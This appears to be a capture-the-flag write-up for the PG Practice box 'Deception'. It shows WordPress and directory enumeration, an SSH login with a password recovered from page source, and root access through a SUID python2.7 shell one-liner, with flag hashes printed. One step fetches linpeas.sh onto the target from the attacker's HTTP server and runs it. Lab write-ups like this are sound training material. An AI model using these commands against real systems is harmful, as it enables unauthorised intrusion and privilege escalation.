
Summary #
A CTFfie box with on port 80 there is a Wordpress website, scanning the Wordpress service we find two users and a hint file. Using the hint, we find a split password on the default Apache2 page. Combining this we can use this to login via SSH. After initial access we run LinPeas and find SUID set to /usr/bin/python2.7 which we use to escalate our privilege to the root user.
Specifications #
- Name: DECEPTION
- Platform: PG PRACTICE
- Points: 20
- Difficulty: Intermediate
- System overview: Linux haclabs 5.0.0-23-generic #24~18.04.1-Ubuntu SMP Mon Jul 29 16:12:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.239.34
- OFFSEC provided credentials: None
- HASH:
local.txt:58df7a2e0ea725686d1036ec4ddb5751 - HASH:
proof.txt:c26198a30ce755add6b81549e3091c5d
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir deception && cd deception && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x  7 kali kali 4096 Aug 22 15:37 .
drwxrwxr-x 99 kali kali 4096 Aug 22 15:37 ..
drwxrwxr-x  2 kali kali 4096 Aug 22 15:37 enum
drwxrwxr-x  2 kali kali 4096 Aug 22 15:37 exploits
drwxrwxr-x  2 kali kali 4096 Aug 22 15:37 files
drwxrwxr-x  2 kali kali 4096 Aug 22 15:37 tools
drwxrwxr-x  2 kali kali 4096 Aug 22 15:37 uploads

ip=192.168.239.34

ping $ip

PING 192.168.239.34 (192.168.239.34) 56(84) bytes of data.
64 bytes from 192.168.239.34: icmp_seq=1 ttl=61 time=21.1 ms
^C
--- 192.168.239.34 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 21.100/21.100/21.100/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
To scan or not to scan? That is the question.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.239.34:22
Open 192.168.239.34:80
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-22 15:40 +0200
Initiating Ping Scan at 15:40
Scanning 192.168.239.34 [4 ports]
Completed Ping Scan at 15:40, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:40
Completed Parallel DNS resolution of 1 host. at 15:40, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 15:40
Scanning 192.168.239.34 [2 ports]
Discovered open port 22/tcp on 192.168.239.34
Discovered open port 80/tcp on 192.168.239.34
Completed SYN Stealth Scan at 15:40, 0.03s elapsed (2 total ports)
Nmap scan report for 192.168.239.34
Host is up, received reset ttl 61 (0.018s latency).
Scanned at 2026-08-22 15:40:13 CEST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (128B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
22,80

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,80 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9d:d0:98:da:0d:32:3d:0b:3f:42:4d:d7:93:4f:fd:60 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLSsGJtpg5KvawG56yanORlHOGP7anzFKXq8ZDjuBD20sWrHl6g0J1+w497SyvRnB6EDOBGrjqlEXqlI7DvgrAo08GOCvoajuPpitLuC2rCfRC3b3ctn/n2+zGkkfsD5Y0U6PQrchRNpMKH/4nsaBcrTV8ZkEGF+VNYhnTO7c1vGhpH0i5c7UzyKvfqz/KzH4YryUpC1opxB9pn0jHH+iQ8H+Brne/bvOmpyvoy84CzuunshxMmAV9qdaLmZxOOF25SF5uHh6r1h8tVG8yLbD1N7IfPXXy0GpZZZIBt4i/ZQVpfk1i0GsY4/mL3VCrtFsO4p2PxRLVws5Fpces+pDN
|   256 4c:f4:2e:24:82:cf:9c:8d:e2:0c:52:4b:2e:a5:12:d9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDwKM2aO1LW/C4gfLHyFmkrfcPcXVHvIEK8JN9pk/9kNhZKz8X9byyxiWMnNS/6AQNMAV0d5B+d0/VK2eps90ZI=
|   256 a9:fb:e3:f4:ba:d6:1e:72:e7:97:25:82:87:6e:ea:01 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEOULyvRe2blVRaHM9twRKyE34SQUyGPMjVmRv2srgvv
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #

On port 80 we get a default Apache2 page.
Using Gobuster we find a couple of directories, namely javascript, phpmyadmin and wordpress.
gobuster dir -t 50 -u http://$ip:80/ -w /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt | tee enum/raft-large-dir-raw-80

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.239.34:80/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
javascript           (Status: 301) [Size: 321] [--> http://192.168.239.34/javascript/]
phpmyadmin           (Status: 301) [Size: 321] [--> http://192.168.239.34/phpmyadmin/]
wordpress            (Status: 301) [Size: 320] [--> http://192.168.239.34/wordpress/]
server-status        (Status: 403) [Size: 279]
===============================================================
Finished
===============================================================

The phpmyadmin site shows the default login page, but no default credentials work. The javascript is forbidden. So….the Wordpress website looks like this:

Scanning the Wordpress website with WPscan tells us it’s WordPress version 5.3.2 and there are 2 known users: yash and haclabs.
wpscan --url http://$ip/wordpress -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

                  WordPress Security Scanner
                         Version 4.1.0
                    An Automattic endeavor
                    https://automattic.com
_______________________________________________________________

[+] URL: http://192.168.239.34/wordpress/ [192.168.239.34]
[+] Started: Sat Aug 22 16:22:47 2026
[+] Command Line: wpscan --url http://192.168.239.34/wordpress -e u
[+] Hostname: kali

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.239.34/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.239.34/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.239.34/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.239.34/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.3.2 identified (Insecure, released on 2019-12-18).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.239.34/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.3.2'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.239.34/wordpress/, Match: 'WordPress 5.3.2'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)

[+] yash
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] haclabs
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 Brute Forcing Author IDs - Time: 00:00:00 <=============================================================================> (10 / 10) 100.00% Time: 00:00:00
[i] 2 user(s) Identified.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Sat Aug 22 16:22:48 2026
[+] Requests Done: 44
[+] Cached Requests: 15
[+] Most response codes received: 200: 18, 404: 18, failed: 5, 302: 2, 500: 1
[+] Data Sent: 10.706 KB
[+] Data Received: 106.296 KB
[+] Memory used: 169.945 MB
[+] Elapsed time: 00:00:01
There are no public exploits available so let’s do some more recon. From now on it’s all CTFfie…..
## use gobuster to find files
gobuster dir -t 100 -b 403 --exclude-length 276 -u http://$ip:80/wordpress -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -x pdf,html,php,txt,zip | tee enum/gobuster-raft-small-words-raw-80
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.239.34:80/wordpress
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   403
[+] Exclude Length:          276
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              pdf,html,php,txt,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
wp-includes          (Status: 301) [Size: 332] [--> http://192.168.239.34/wordpress/wp-includes/]
wp-login.php         (Status: 200) [Size: 4914]
.                    (Status: 301) [Size: 0] [--> http://192.168.239.34/wordpress/]
wp-admin             (Status: 301) [Size: 329] [--> http://192.168.239.34/wordpress/wp-admin/]
readme.html          (Status: 200) [Size: 7368]
wp-trackback.php     (Status: 200) [Size: 135]
license.txt          (Status: 200) [Size: 19935]
index.php            (Status: 301) [Size: 0] [--> http://192.168.239.34/wordpress/]
robots.html          (Status: 200) [Size: 418]
robots.txt           (Status: 200) [Size: 22]
wp-config.php        (Status: 200) [Size: 0]
wp-content           (Status: 301) [Size: 331] [--> http://192.168.239.34/wordpress/wp-content/]
xmlrpc.php           (Status: 405) [Size: 42]
wp-settings.php      (Status: 500) [Size: 0]
wp-cron.php          (Status: 200) [Size: 0]
wp-blog-header.php   (Status: 200) [Size: 0]
wp-links-opml.php    (Status: 200) [Size: 221]
wp-load.php          (Status: 200) [Size: 0]
wp-signup.php        (Status: 302) [Size: 0] [--> http://localhost/wordpress/wp-login.php?action=register]
wp-activate.php      (Status: 302) [Size: 0] [--> http://localhost/wordpress/wp-login.php?action=register]
hint.html            (Status: 200) [Size: 101]
===============================================================
Finished
===============================================================
Apart from the default we see a file called hint.html. Review this page it references an API.
Reviewing the page source of the Apache2 default website, we find:
API part 1: 5F4DCC3B5AA
API part 2: 765D61D8
API part 3: 327DEB
API part 4: 882CF99

API COMBINED: 5F4DCC3B5AA765D61D8327DEB882CF99
Now we can use this password to get an SSH connection on the server as the yash user (yash:5F4DCC3B5AA765D61D8327DEB882CF99)
ssh yash@192.168.239.34

** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
yash@192.168.239.34's password:
Permission denied, please try again.
yash@192.168.239.34's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.0.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

219 packages can be updated.
128 updates are security updates.

opeartion going on=====================> Copy password to /haclabs
System compromised!!!ALERT
Copy operation aborted
yash@haclabs:~$

## print local.txt
yash@haclabs:~$ cat local.txt
58df7a2e0ea725686d1036ec4ddb5751
Privilege Escalation #
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## download `linpeas.sh` using the open port 80
yash@haclabs:~$ wget http://192.168.45.182/linpeas.sh
--2026-08-22 21:50:53--  http://192.168.45.182/linpeas.sh
Connecting to 192.168.45.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1133905 (1.1M) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                             100%[===========================================================================>]   1.08M  --.-KB/s    in 0.1s

2026-08-22 21:50:53 (7.71 MB/s) - ‘linpeas.sh’ saved [1133905/1133905]


## set the execution bit
yash@haclabs:~$ chmod +x linpeas.sh

## run `linpeas.sh`
yash@haclabs:~$ ./linpeas.sh
The linpeas.sh output shows the target has SUID set to /usr/bin/python2.7. We can use this (https://gtfobins.org/gtfobins/python/#shell) to escalate our privileges.
## escalate privilege
yash@haclabs:~$ /usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'

## run whoami
# whoami
root

## print /root/proof.txt
c26198a30ce755add6b81549e3091c5d